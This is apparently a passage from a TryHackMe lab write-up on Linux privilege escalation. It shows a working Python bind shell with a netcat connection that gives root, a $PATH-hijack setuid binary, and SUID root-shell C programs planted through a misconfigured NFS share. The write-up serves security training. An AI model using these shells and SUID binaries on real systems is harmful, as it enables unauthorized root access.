
```
 GNU nano 4.8
#!/usr/bin/env python3
import socket,subprocess,os
s=socket.socket()
s.bind(("0.0.0.0",4448))
s.listen(1)
conn,addr=s.accept()
os.dup2(conn.fileno(),0)
os.dup2(conn.fileno(),1)
os.dup2(conn.fileno(),2)
subprocess.call(["/bin/bash","-i"])
```

I used ss -tuln (-tuln stands for show: TCP, UDP, Listening and don't resolve DNS addresses) to check if the 4448 port was really open.




```
karen@ip-10-10-41-73:~$ ss -tuln
Netid State  Recv-Q  Send-Q      Local Address:Port   Peer Address:Port Process
udp   UNCONN 0       0            127.0.0.53%lo:53          0.0.0.0:*
udp   UNCONN 0       0         10.10.41.73%ens5:68          0.0.0.0:*
tcp   LISTEN 0       1                  0.0.0.0:4448        0.0.0.0:*
tcp   LISTEN 0       4096         127.0.0.53%lo:53          0.0.0.0:*
```

As soon as I connected to the bind shell using `netcat`, I immediately got root access.



```
praaq@praaq-ubuntu64:~$ nc 10.10.41.73 4448
bash: cannot set terminal process group (1491462): Inappropriate ioctl for device
bash: no job control in this shell
root@ip-10-10-41-73:~# whoami
```

As root Used find to achieve the flag5.txt that was located under `/home/ubuntu/flag5.txt`



```
root@ip-10-10-41-73:/# find / -type f -name "flag5.txt" 2>/dev/null
/home/ubuntu/flag5.txt
root@ip-10-10-41-73:/# cat /home/ubuntu/flag5.txt
THM-3[redacted]3[redacted]0[redacted]2[redacted]3
```


$PATH PrivEsc

When a command is executed, the system searches for its binary in the directories listed in the $PATH environment variable. This behavior can be exploited under the right conditions. Here's the approach I followed:

1. I checked which directories were listed in $PATH.
2. I verified whether my current user had ‘write’ permissions to any of those directories.
3. I confirmed that I could modify $PATH or place a malicious binary in a writable directory.
4. I identified a script or binary execution that would use $PATH to locate executables, making it vulnerable to this attack.

I found a writable folder is listed under PATH that I could create a binary under that directory and have our “path” script run it.

My binary was:



```c
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("thm");
}
```

Since the target script or command was calling ‘thm’, and the SUID bit was set, my custom binary was executed with **root privileges**. This granted me a root shell.


From there, I successfully accessed and retrieved flag6.txt.

NFS (Network File Sharing) PrivEsc

This exercise was about exploiting a misconfigured NFS (Network File Sharing) setup to escalate privileges on the target machine.


For this task I chose to create 2 different scripts that would lead me to the same goal, retrieving the flag.

To achieve the goal, I created two different scripts that would help me retrieve the final flag. The first script was a simple `cat` command compiled into a binary that, when executed as root, would read the flag file directly. I already knew the location of the flag but didn't have permission to read it with my current user.




```
  GNU nano 5.4                                        cat.c
int main()
{ setuid(0);
setgid(0);
system("cat /home/matt/flag7.txt");
return 0;
}
```

The second script was a basic `/bin/bash` shell spawner that would escalate my privileges to root. This was intended to give me full control over the system if needed.




```
  GNU nano 5.4                                       bash.c
int main()
{ setuid(0);
setgid(0);
system("/bin/bash");
return 0;
}
```

I compiled both scripts using gcc and made sure to set the SUID bit before uploading them to the NFS-mounted directory. Since the permissions were maintained when accessed from the target, both binaries executed with root privileges.



```
root@b7530787eb50:/tmp# gcc bash.c -o bash -w
root@b7530787eb50:/tmp# gcc cat.c -o cat -w
```

After running the binaries on the target machine, both methods worked exactly as expected. One gave me direct access to the flag, while the other provided a root shell. From there, I was able to confirm root access and retrieve the flag.



```
karen@ip-10-10-112-47:/home/ubuntu/sharedfolder$ ls
bash  cat  xxx
karen@ip-10-10-112-47:/home/ubuntu/sharedfolder$ ./cat
THM-8[redacted]3[redacted]4[redacted]1[redacted]
karen@ip-10-10-112-47:/home/ubuntu/sharedfolder$ id
uid=1001(karen) gid=1001(karen) groups=1001(karen)
karen@ip-10-10-112-47:/home/ubuntu/sharedfolder$ ./bash
root@ip-10-10-112-47:/home/ubuntu/sharedfolder# id
uid=0(root) gid=0(root) groups=0(root),1001(karen)
root@ip-10-10-112-47:/home/ubuntu/sharedfolder#
```